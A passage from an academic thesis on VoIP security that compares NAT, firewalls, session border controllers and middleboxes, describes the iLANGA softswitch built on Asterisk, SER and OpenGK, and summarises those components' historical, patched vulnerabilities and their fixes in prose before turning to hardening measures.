


Figure 2: Structure of a VoIP NAT'ed subnet

Disadvantages

In NAT environments the call establishment becomes complicated as the external caller wanting to call a VoIP endpoint behind a NAT router will need to know the external IP address and port number that the router will assign to it [68]. This is virtually impossible and could lead to only outgoing calls being established. A solution to this problem has been defined in RFC 3489 [107], Simple Traversal of UDP Through NAT (STUN). STUN is a lightweight protocol that allows applications to learn the presence and type of NAT being used and also allows the applications to learn the public IP address that has been allocated to them by the NAT. STUN is compatible with many NAT environments and the NAT require no changes [8,68,107].

All traffic leaving the internal network has to pass through the NAT which could act as a bottleneck, degrading the Quality of Service (QoS) for VoIP [68]. This is because a NAT has to convert each packet's source or destination address and port.

2.5.3 Application level firewalls

The introduction of VoIP to the corporate network has presented some challenges to firewall security policies. RTP ports are assigned dynamically when a call is established and the problem that this presents is that there is no way to know which ports to leave open on the firewall [8,68]. Also, the range of ports that can be used for RTP streams is large, so leaving all the ports open will be out of the question.

VoIP traffic typically travels across UDP and firewalls usually handle this traffic by using packet filtering [68]. Packet filtering examines the headers of each packet and use the IP address, port number and protocol type to check the packet's legitimacy. There are two types of packet filtering firewalls, namely stateless and stateful. Stateless firewalls do not remember previous traffic. Stateful firewalls do remember the traffic and can handle application traffic not destined for a static port. It is recommended that all VoIP phones be placed behind a stateful and application-aware firewall [8].

Advantages

Firewalls are the first line of defence for any network or computer against attackers [68]. They block unwanted traffic from passing through them, traffic that might be damaging to the internal network or traffic that is not allowed to leave the internal network. They provide a central location for applying security policies where, if designed properly, no traffic can enter or leave the network without passing through the firewall.

Disadvantages

The main problem with a firewall is not the speed of its connection to the network traffic but rather if its CPU can handle the volume of packets passing through it [68]. With signalling traffic the firewall has to inspect deeply into the packet to determine its validity. A flood of call requests could overload the CPU, causing a delay and degrade the QoS for VoIP. The sheer volume of RTP packets would also create stress within the firewall's CPU because each packet has to be inspected.

Opening several ports on a firewall to allow signalling traffic through also opens these ports to potential attacks [68]. If ports are to be opened, attention must be paid to administration and rule definitions for the firewall. Application Level Gateways (ALGs) and Firewall Control Proxies can be used to solve this problem without opening ports in the firewall.

2.5.4 Session border controllers

A Session Border Controller (SBC) is a VoIP session aware device. It is located at the border of a network on the public address side of the firewall and all signalling and media traffic is sent through this device. It allows a network to have a secure public VoIP presence. An SBC consists of two logical parts, the signalling SBC function (SBC-SIG) and the media SBC function (SBC-MEDIA). These two functions can be found on the same device or spread over two devices [55,84].

How an SBC can be used in conjunction with a firewall and a given public IP address is shown in Figure 3. VoIP endpoints register with a registration server outside of the firewall via the SBC. The SBC modifies the registration messages and uses one of its own public addresses in the message. The internal addresses of the VoIP endpoints are then hidden by the SBC and other external VoIP endpoints communicate with the internal VoIP endpoints via the SBC. The firewall rules are changed to only allow signalling and media traffic to pass via the SBC, so all outgoing traffic leaving the firewall is sent to the SBC and only incoming traffic from the SBC is accepted.




Figure 3: Session border controller

Advantages

A SBC can perform NAT and this will hide the topology of the internal network by changing the private addresses of VoIP devices. An SBC can act as a firewall or cooperate with an existing firewall by dynamically opening pinholes in the firewall to allow signalling and media traffic to pass through. A firewall can be used to limit all signalling and media traffic to the SBC and allow a VoIP device behind a firewall and NAT to send and receive signalling and media traffic without upgrading the device or firewall.

The SBC can provide call admission control, and enforce security and call routing policies. This will protect the internal network from DoS attacks and congestion by limiting the call rate to that which the backbone can handle and be used to provide high availability by redirecting traffic to backup servers.

SBCs can also be used for media bridging between different codecs and to negotiate signalling protocol interworkings. They can also be used to provide call record details and billing information [55,68,84].

Disadvantages

One drawback of using an SBC to control signalling traffic is that it will need to be upgraded if new protocols are used or new functions are added to protocols [146]. This is because a SBC has to understand the signalling traffic to enforce security and call routing policies.

One way for an attacker to get around this setup would be to trick the firewall into believing that the attacker was the SBC and then to pass through the firewall on the ports open for the SBC. Since the SBC is placed on the outside of the firewall it will be open to attackers. If the SBC is compromised, the attacker would not have to spoof the SBC's IP address and would be able to past through the firewall.

2.5.5 Middlebox communication

A middlebox solution is a separate device that is placed outside the firewall and is considered to be a trusted system. A middlebox differs from an SBC in the fact that only the signalling traffic passes through it, whereas the signalling and media traffic passes through SBC. It is used to relieve the processing done by the firewall and performs the functions associated with an ALG [68]. The device can be an in-path system such as an H.323 GK or SIP proxy that sits in the signalling path of the VoIP traffic. It processes the signalling traffic, and instructs the firewall to open or close ports for the media traffic via the open-source Middlebox Communication (MIDCOM) [147] protocol [105].

Figure 4 depicts how a Ranch Networks middlebox solution works with an ASTERISK server through the MIDCOM protocol. The middlebox can work in combination with a firewall or function as the firewall. On the Ranch Networks middlebox the SIP port (5060) is always open. When an incoming SIP packet is received it is forwarded to the ASTERISK server. The ASTERISK server processes the packet, checking authorization, and then decides what to do with it. For example: it can kill the packets or set up the call and tell the Ranch Networks middlebox which RTP port to open via MIDCOM. Once the call is complete the RTP port is closed.




Figure 4: The interaction between a softswitch, a Ranch Network middlebox and a firewall

Advantages

A performance improvement will be achieved by spreading the processing load of the firewall over two devices [68]. A middlebox can protect a softswitch from DoS attacks through the RTP ports by not having them open to an un-trusted network and only opening them when needed [146].

Disadvantages

Since the middlebox device is placed outside of the firewall and it is considered a trusted device that controls the firewall, it will need protection from attackers. If an attacker takes control of a middlebox device, the attacker will be able to open ports on the firewall and gain access in the internal network as shown in Figure 5. It is recommended that an additional firewall should be placed to protect the middlebox device [68].



Attacker
Signalling
Attacker uses MIDCOM to open ports on the firewall
Attacker can now pass through the firewall
Ranch Networks middlebox
Firewall
MIDCOM
Media
Signalling
MIDCOM
Attacker can now gain access
Media
Asterisk
Internal network

Figure 5: An attack on a middlebox

2.6 iLANGA

iLANGA is a system that was developed at Rhodes University [101]. It is an open-source computer-based telecommunication system. iLANGA is capable of merging PBX systems, VoIP using either SIP or H.323 and the PSTN into one communications network. iLANGA is built up from various open-source components including ASTERISK, SER, OPENH323 GATEKEEPER (OPENGK) and MySQL. iLANGA has a web front-end that is made up from the MACROMEDIA FLASH PLAYER and the PYTHON, PHP [153] and PERL scripts. These script files communicate with the MySQL database and ASTERISK. Communication with ASTERISK is done through the iLANGA proxy, which interacts with ASTERISK via the ASTERISK Manager API. SER acts as a SIP proxy within iLANGA, which in turn communicates with ASTERISK. ASTERISK forms the centre of the iLANGA system and is connected to the PSTN and PBXs [56]. These components will be discussed below and a further detailed discussion on how the components interact will be given in Section 3.2.

2.6.1 ASTERISK

ASTERISK is an open-source, time-division multiplexing (TDM), packet-voice PBX and interaction-voice response (IVR) system with automatic call distribution (ACD) functionality. ASTERISK is able to combine a large variety of hardware and software. Its goal is to support every type of telephony technology into a single environment where any application or collection of applications can be used by the user. ASTERISK can be used in the following applications [144]:

- Heterogeneous Voice over IP gateway (MGCP, SIP, IAX, H.323)
- PBX
- Custom IVR server
- Softswitch
- Conferencing server
- Number translation
- Calling card application
- Predictive dialler
- Call queuing with remote agents
- Remote offices for existing PBX

The most important feature of ASTERISK is that it can perform all of the above roles simultaneously, seamlessly and consistently between different interfaces. ASTERISK can achieve this by acting as the middleware between telephony technologies and telephony applications. This allows for any application to transparently function with any piece of telephony hardware. As a consequence ASTERISK creates a consistent environment for deploying a mixed telephony environment [144].

2.6.2 SIP EXPRESS ROUTER

SER is an open-source SIP proxy. It provides all the functionally that SIP can provide, it can keep track of users, set up sessions, relay instant messages and create space for new plug-in applications. SER can also be put into Registration, Proxy or Redirect Server mode to provide mobility to users, and since SER is highly configurable it can be used for a network security barrier, PSTN gateway guard and an application server with support for [66]:

- Call processing Language (CPL)
- Instant messaging and presence (IM&P)
- 2G/SMS gateway
- A call control policy language
- Call number translation
- Private dial plans
- Accounting, authorization and authentication (AAA) services.

2.6.3 OPENH323 GATEKEEPER

OPENGK is an open-source system that implements a H.323 GK based on the OpenH323 protocol stack. The H.323 GK is responsible for management, authentication, authorization and alias address mapping in a H.323 network [101].

OpenGK provides call control services to the H.323 endpoints namely [168]:

- Address translation
- Admissions control
- Bandwidth control
- Zone management
- Call control signalling
- Call authorization
- Bandwidth management
- Call management

2.6.4 Web access

iLANGA has a front-end management web application [56] written in MACROMEDIA FLASH PLAYER, discussed in Subsection 2.4.4, and running on an APACHE server. It allows users to log in to the system and perform certain tasks, such as listen to, delete and archive voicemails, modify their details, check their prepaid balance, assign devices that are available to receive phone calls, look up call records and browse the directory of other users on the system. From the directory tab the user can establish calls to other users on the system via a point and click method and the user can see if another user is busy on a call.

The MACROMEDIA FLASH-based front-end communicates with ASTERISK and the MYSQL database through a proxy that has been written in PERL. The proxy communicates with ASTERISK via the ASTERISK Manager API. Through the Manager API it is possible to establish a call between two endpoints. This is first done in the MACROMEDIA FLASH front-end and then passed onto the proxy, which finally connects to ASTERISK and establishes the call [56].

2.6.5 Database

ASTERISK uses a MYSQL database back-end to store information such as CDRs, user information and information about other ASTERISK servers. It is common to find a MYSQL database been used with ASTERISK. The iLANGA setup uses only a few tables in the *asterisk* database, the *users*, *iax-friends*, *cdr* and the *call extensions* tables [56,144]. In the latest version of ASTERISK, there is a new method of using the database called ASTERISK-REALTIME where the configuration files are stored in the database and then can be changed without the need to restart ASTERISK in order to implement the changes.

2.7 Known vulnerabilities of the main components of iLANGA

The known vulnerabilities for the main components of iLANGA, namely ASTERISK, SER and OPENGK, have been documented by several security and bug-tracking websites. Although these vulnerabilities have been fixed and are not considered a threat to the latest versions of ASTERISK, SER and OPENGK at the time of writing, it is a good idea to review these vulnerabilities, to see if there are no similar types of vulnerabilities still in the code. More information and references for these vulnerabilities can be found in Appendix A.

2.7.1 ASTERISK

Twelve vulnerabilities of ASTERISK have been found to date, 12 December 2006. The first vulnerability was found on September the 4th 2003 by a company called @stake [166]. @stake was able to exploit a SIP implementation issue that could allow an attacker to gain remote and unauthenticated access to the host. This was achieved by using a specially crafted SIP request, of type MESSAGE and INFO, with a body length of 1024 bytes which caused the end of an internal buffer to be overwritten. This in turn allowed @stake to gain access to the host with the access level of the user that ASTERISK was running as. It is recommended that the user should use a version of ASTERISK that was released after the 15th of August 2003. Websites that confirm this vulnerability are: Common Vulnerabilities and Exposures [22], Internet Security Systems [62], Secunia [122] and Security Focus [130].

The next ASTERISK vulnerability was reported on the 13th of September 2003 and allows an attacker to inject arbitrary SQL code into the CDRs table. This is because the "CallerID" variable in the CDRs module is not verified properly. The vulnerability affects ASTERISK version 0.4 and earlier. Websites that confirm this vulnerability are: Common Vulnerabilities and Exposures [23], Internet Security Systems [59], Neohapsis Archives [80], Open Source Vulnerability Database [86], Secunia [115] and Security Focus [127].

The logging format string vulnerabilities were disclosed on the 18 June 2004 and affects ASTERISK version 0.7.x. ASTERISK 0.7.x contains multiple format string vulnerabilities in its logging functions and this can be exploited to crash ASTERISK and possibly execute arbitrary code. The solution would be to upgrade to 0.9.0 or higher. "kfinisterre@secnetops.com" disclosed these vulnerabilities. Websites that confirm this vulnerability are: SANS [110], Secure Network Operations [124] and Security Focus [129].

The ASTERISK Manager API remote buffer overflow vulnerability was disclosed on the 22nd of June 2005. Proper bounds checking on the management command string were not carried out and can be exploited with a specially crafted request resulting in a buffer overflow and then loss of integrity. This vulnerability affects ASTERISK 1.0.7 and can be fix by upgrading to 1.0.8 or by making sure that the parameter "write=command" is not enabled within the *manager.conf* file. Credit for this vulnerability is to Wade Alcorn from Portcullis Computer Security Ltd [6,103]. Websites that confirm this vulnerability are: bindshell.net [15], Common Vulnerabilities and Exposures [25], Neohapsis Archives [82], Open Source Vulnerability Database [90], Secunia [119] and Security Tracker [135].

The ASTERISK *vmail.cgi* Script Remote Directory Traversal Vulnerability was found on the 7th of November 2005. This allows an authenticated user to gain access to other users' .wav file voice mails. Through a traversal style attack where the user can change directories using "../../" command by logging into the ASTERISK voicemail system as himself but then changing directories to that of another user. This vulnerability affects ASTERISK@HOME 1.5 and 2.0-beta4 and also ASTERISK 1.0.9 and ASTERISK 1.2.0-beta1. The workaround for this vulnerability is to upgrade to ASTERISK 1.2.0-rc2. Adam Pointon from Assurance Pty Ltd [9] has been credited with discovering this vulnerability. The successful exploit of this vulnerability can be found in Chapter 3 section 6. Websites that confirm this vulnerability are: Assurance [10], Common Vulnerabilities and Exposures [26], FrSIRT [46], Insecure.org [57], Internet Security Systems [63], Neohapsis Archives [81], Open Source Vulnerability Database [95], Secunia [114], Security Focus [131] and Security Tracker [138].

The Asterisk JPEG image processing buffer overflow vulnerability was first disclosed on the 7th of April 2006 and Emmanouel Kellinis is credited for this vulnerability. An attacker can take advantage of a buffer overflow error in the *format_jpeg.c* script by using a specially crafted overly large JPEG image which may allow arbitrary code to be executed. Asterisk version 1.2.6 or earlier is affect and it is recommended to upgrade to Asterisk version 1.2.7 or later. Websites that confirm this vulnerability are: Common Vulnerabilities and Exposures [27], FrSIRT [48], Open Source Vulnerability Database [89] and Secunia [118].

A vulnerability in the ASTERISK chan_iax2 IAX2 channel driver was released on the 5th of June 2006. This vulnerability allows a remote attacker to cause a DoS and execute malicious code, with the privileges of the ASTERISK daemon, via a truncated IAX2 video frame which bypasses a length check and leads to a buffer overflow. This vulnerability affects Asterisk 1.2.8 or earlier and Asterisk 1.0.10 or earlier. It is recommended to upgrade to Asterisk 1.2.9.1 or later and Asterisk 1.0.11.1 or later. Damian Saura, Alejandro Lozanoff, Eduardo Koch, Norberto Kueffner and Ivan Arce from Core Security Technologies [34] are credited with discovering this vulnerability. Websites that confirm this vulnerability are: Asterisk.org [11], Common Vulnerabilities and Exposures [28], Core Security Technologies [33], FrSIRT [47], Open Source Vulnerability Database [87], Secunia [117], Security Focus [128] and Security Tracker [136].

Another vulnerability found in ASTERISK is an IAX2 protocol call request flood remote DoS attack which was discovered on the 14th of July 2006. This vulnerability enables an attacker to flood an ASTERISK server with unauthenticated call requests and thus stop the server from handling any new calls. This vulnerability affects Asterisk 1.2.9 and earlier. It is recommended to upgrade to Asterisk 1.2.10 or later and to use the *maxauthreq* configuration option to limit the number of simultaneous unauthenticated calls. Credit is given to Tom Cross of the Internet Security Systems X-Force [60]. Websites that confirm this vulnerability are: Asterisk.org [44], Open Source Vulnerability Database [88] and Secunia [116].

A vulnerability was found in the handling of file names sent to the ASTERISK Record() application. The vulnerability has two parts: firstly, a format string error when handling malformed filenames could lead to the execution of malicious commands. Secondly, an input validation error when handling malformed filenames could lead to directory traversal and the overwriting of arbitrary files. This is caused by the use of client-controlled variables in determining filenames used in the Record() application. It was disclosed on the 23rd of August 2006 and affects ASTERISK version 1.0.0 to 1.2.10. The solution is to upgrade to version 1.2.11 or later. The Mu Security research team [77] reported this vulnerability. Websites that confirm this vulnerability are: Common Vulnerabilities and Exposures [30], FrSIRT [49], Mu Security [78] and Open Source Vulnerability Database [92].

The next vulnerability was also disclosed by the Mu Security research team on the 23rd of August 2006. They discovered a stack-based buffer overflow error in the MGCP implementation caused by a boundary error in Asterisk versions 1.0.0. to 1.2.10. The buffer overflow error occurred when a specially crafted Audit Endpoint (AUEP) [7] response message was processed and enabled malicious code to be executed. Websites that confirm this vulnerability are: Common Vulnerabilities and Exposures [29], FrSIRT [49], Mu Security [78], Open Source Vulnerability Database [91] and Secunia [120].

A vulnerability in the *get_input* function of the ASTERISK skinny driver was found on the 18th of October 2006. The skinny driver fails to check integer values resulting in a heap overflow error through specially crafted packets and an attacker may be able to execute malicious code with the privileges of the ASTERISK daemon. The skinny driver needs to be loaded for a system to be vulnerable. Asterisk 1.0.0 and Asterisk 1.2.12 or earlier are affected by the vulnerability and it is recommended to upgrade to Asterisk 1.0.12 or 1.2.13 or higher. The vulnerability was reported by Adam Boileau from Security-assessment.com [125]. Websites that confirm this vulnerability are: Asterisk.org [12], Common Vulnerabilities and Exposures [31], FrSIRT [51], Open Source Vulnerability Database [94], Secunia [121], Security-assessment.com [126], Security Tracker [137] and United States Computer Emergency Readiness Team (US-CERT) [158].

The latest vulnerability was found in Asterisk 1.0.11 and Asterisk 1.2.12 or earlier, on the 30th of October 2006. There is an unspecified error in the SIP channel driver which by sending a malicious request would cause a 'pvt' structure to be created. The 'pvt' structure would consume all available resources and thereby cause a DoS. Asterisk.org has released Asterisk 1.2.13 and 1.4.0-beta3 to fix this vulnerability. Jesus Oquendo reported this vulnerability. Websites that confirm this vulnerability are: Asterisk.org [13], Common Vulnerabilities and Exposures [32], FrSIRT [50], Internet Security Systems [61] and Open Source Vulnerability Database [93].

2.7.2 SIP EXPRESS ROUTER

Three vulnerabilities have been found for SER. They are a register buffer overflow, a SIP implementation error and a missing "To" header in an ACK request which causes a DoS.

A register buffer overflow vulnerability was disclosed on the 18th of January 2003. In version 0.8.10 of SER, an attacker can cause SER to crash by sending a too long contact list in a REGISTERs message. A patch was released for version 0.8.10 and it was also recommended to upgrade to version 0.8.11. Websites that confirm this vulnerability are: Security Space [134] and Vulnerability Assessment and Network Security Forums [164].

A SIP implementation vulnerability was discovered by the Oulu University Secure Programming Group (OUSPG) [150] on the 21st of February 2003, using their PROTOS c07-sip test suite [151]. The test suite was able to cause a DoS attack and execute arbitrary code with a specially crafted SIP INVITE message with SER version 0.8.9 and earlier. A solution to this problem would be to upgrade to version 0.8.10 of SER or later. Websites that confirm this vulnerability are: CERT Advisory [20], Common Vulnerabilities and Exposures (CVE) [24], Internet Security Systems (ISS) [64], Security Focus [132] and United States Computer Emergency Readiness Team (US-CERT) [159].

In October 2003 a vulnerability in SER 0.8.9 was disclosed where an ACKs request without a 'To' header could cause SER to crash when the SL module was enabled. It was recommended to upgrade to version 0.8.10 or later. Websites that confirm this vulnerability are: Security Space [133] and Vulnerability Assessment and Network Security Forums [163].

2.7.3 OPENH323 GATEKEEPER

On the 15th of January 2001 an unspecified flaw related to lightweight Registration Request (RRQ) messaging was found in OPENGK version 1.1. It was recommended that the user upgrade to version 1.2 or later. The Open Source Vulnerability Database [96] website confirms this vulnerability.

An unspecified flaw related to OnDRW was found in OPENGK version 2.0.1 and was disclosed on the 29th of November 2002. It was recommended for the user to upgrade to version 2.0.2 or later. The Open Source Vulnerability Database [97] website confirms this vulnerability.

The third vulnerability found in OPENGK was an overflow in the socket handle and select code that could allow an attacker to execute arbitrary code. It was found on the 19th of January 2005 in OPENGK version 2.2.0 and it was recommended to upgrade version 2.2.1 or later. Websites that confirm this vulnerability are: Open Source Vulnerability Database [98] and Secunia [123].

2.8 Summary

Chapter 2 introduced the reader to the background information relating to the problem statement of this thesis. Firstly VoIP was introduced and it was discussed why VoIP has become so popular. It was stated that the cost saving factor and the fact that VoIP is a flexible platform that new services and application can be easily added to have spurred this popularity. The different protocols that enable VoIP are introduced as SIP, H.323, IAX and MGCP. Although only SIP and IAX are used in the in ILANGA, that was introduced later in the chapter.

Followings this, the risk towards VoIP are classified into VoIP specific risks and risks that are inherited from the lower layers in the VoIP architecture. VoIP specific risks include Request flooding, Malformed requests and messages and Spoofed messages. The risks that are inherited from the lower layers of the VoIP architecture are the risks associated with the services that VoIP is built upon. This includes the operating system, the IP network services, the SQL database and Macromedia Flash Player. These risks are not new to the computing environment and have been mostly dealt with by other computer scientists. These risks, as mentioned in Chapter 1, fall outside of the scope of this thesis.

Following the risks of VoIP, the current technologies for securing softswitches is discussed. These technologies include virtual local area networks, network address translation, application level firewalls, session border controllers and middlebox communication. The advantages and disadvantages of these technologies are discussed within the scope of VoIP. These are all technologies that have been around before VoIP and have now been adapted to work with VoIP.

ILANGA is a system that was developed at Rhodes University. It is an open-source softswitch that merges PBX systems, VoIP and the PSTN into one network. ILANGA is built up from ASTERISK, SER, MySQL, MACROMEDIA FLASH PLAYER and PYTHON, PHP and PERL scripts.

Lastly, in Chapter 2 the known vulnerabilities of the main components of ILANGA are discussed. These vulnerabilities were reviewed in order to learn more about the software that the test system is comprised of.

Chapter 3 - Hands-on experiments

3.1 Introduction

This chapter will discuss the experiments that have been carried out on ILANGA to determine if there are any vulnerabilities in the different components of ILANGA and if it is possible to secure ILANGA from malicious attacks. Firstly some preliminary security measures for securing ILANGA are discussed. This includes configuring the components of ILANGA to run as separate users. This is achieved by creating different user accounts in Linux and the MYSQL database that have restricted access and limited functionality. Following this, an overview of the experiments will be given which will be followed by the experiments themselves.

3.2 Interactions within ILANGA

ILANGA, introduced in Section 2.6, will now be explained in more detail. Figure 6 shows the components that it is comprised of and how they interact. The black arrows in the figure represent network connections and the blue arrows show database connections made on the local host. Each of the components of ILANGA can be run on separate computers, allowing a distributed architecture. Throughout this project, however, ILANGA is run on a single computer.

ASTERISK is at the core of the softswitch and performs much of the functionally that ILANGA provides. ASTERISK can handle, in the ILANGA case, the followings external default connections: IAX over UDP on port 4569, RTP over UDP ports 10000 to 20000, Distributed Universal Number Discovery (DUNDi) [39] over UDP on port 4520, and the ASTERISK Manager API on port 5038 and the internal default SIP connection over UDP on port 5060 [38]. All these connections are shown in Figure 6 and additional information is provided about the security requirements for each connection. ASTERISK also queries the MYSQL database, the yellow block in Figure

6; this interaction is shown as the blue line between ASTERISK and the MYSQL database.

SER, illustrated as the green block in Figure 6, is used as a SIP proxy in this case, but can also be used for redirecting and load balancing. SER handles SIP connections to the softswitch and connects to ASTERISK over SIP on port 5060. All VoIP endpoints are registered with SER. SER queries the MYSQL to check if the VoIP endpoint is registered with it. All calls are passed from SER to ASTERISK, where the call is processed through the use of a dial plan and then passed back to SER [66].

The ILANGA proxy, depicted as the red block, is used to interface between the ILANGA front-end, shown by the purple block, and the ASTERISK Manager API, over TCP on port 5038. A connection is also made between the ILANGA proxy and the MYSQL database, where the proxy queries the database on the Asterisk table.

The ILANGA proxy creates one connection with the ASTERISK Manager API and allows multiple connections from the ILANGA front-end over TCP on port 8305. The connection allows for more control over the messages sent to and from the ASTERISK Manager API. The ASTERISK Manager API will send a message to all the clients that are connected to it. To stop the broadcast of message to all clients, the ILANGA proxy will be the only client connected to the ASTERISK Manager API. This allows the messages to be filtered and sent to the correct clients connected to the ILANGA proxy. The connection between the ILANGA proxy and the ILANGA front-end is shown in Figure 6 as a one-to-many relationship. The ILANGA proxy and how it interfaces with ASTERISK and the ILANGA front-end is explained in more detail in Subsection 3.8.3.




Figure 6: iLanga components

The iLANGA front-end is based on MACROMEDIA FLASH. The Flash files, along with PHP and PERL scripts, are stored on the web server, depicted in Figure 6 as a computer. A web browser connects to the web server over TCP on port 80 and through the MACROMEDIA FLASH pages interacts with the iLANGA proxy, the PHP and PERL script files. The PHP scripts are used to query the MYSQL database. This interaction is shown on the figure as a blue line between the web server and the MYSQL database. The PHP scripts file can select and update entries in the *asterisk.users* and the *asterisk.userdevices* tables. The PERL scripts are used to play, move and delete voicemail files on the computer running the softswitch. A PERL script is also used to edit the *usercontext.conf* file in the */etc/asterisk* directory. As mentioned in the first paragraph of this section, the components of iLANGA can be executed on separate computers, with one exception. This exception is that the PERL scripts need to be executed on the same computer as the files that they will interact with. The PHP and PERL scripts are explained in more detail in Subsections 3.8.1 and 3.8.2 respectively.

The next section discusses preliminary security measures to strengthen the security of iLANGA. Following this, an overview of the experiments will be given and then the experiments themselves.

3.3 Preliminary security measures

The Subsection 3.3.1 discusses the steps required to run ASTERISK, SER, the iLANGA front-end scripts and the web server as non-privileged users. This subsection is included because iLANGA, including ASTERISK and SER, are by default run as root users and this will add to the security of the iLANGA infrastructure. The purpose of having each component running as an individual user is to minimise the damage if an attacker compromises one of the components. This can be achieved by restricting the privileges that the attacker will gain to the compromised component's privileges.

How the ILANGA components access the MYSQL database also needs to be restricted, as mentioned in Subsection 2.4.3, because by default all the components access the MYSQL database as the *root* user; this is discussed in Subsection 3.3.2. This is achieved by assigning each component a user account in MYSQL instead of using the root account. The new users will only be granted certain privileges on the databases that are of relevance to them and only access from the localhost is permitted. In this case, the MYSQL database and the ILANGA components are on the same server.

3.3.1 ASTERISK, SER, ILANGA front-end and ILANGA proxy

Firstly, a new user account on the Linux OS needs to be created for ASTERISK and SER. The ILANGA proxy can be started as a normal user so no new user account had to be created for it. Certain ASTERISK and SER configuration files need to be edited. The exact steps for this can be found in Appendix A.

3.3.2 Access to the MYSQL database

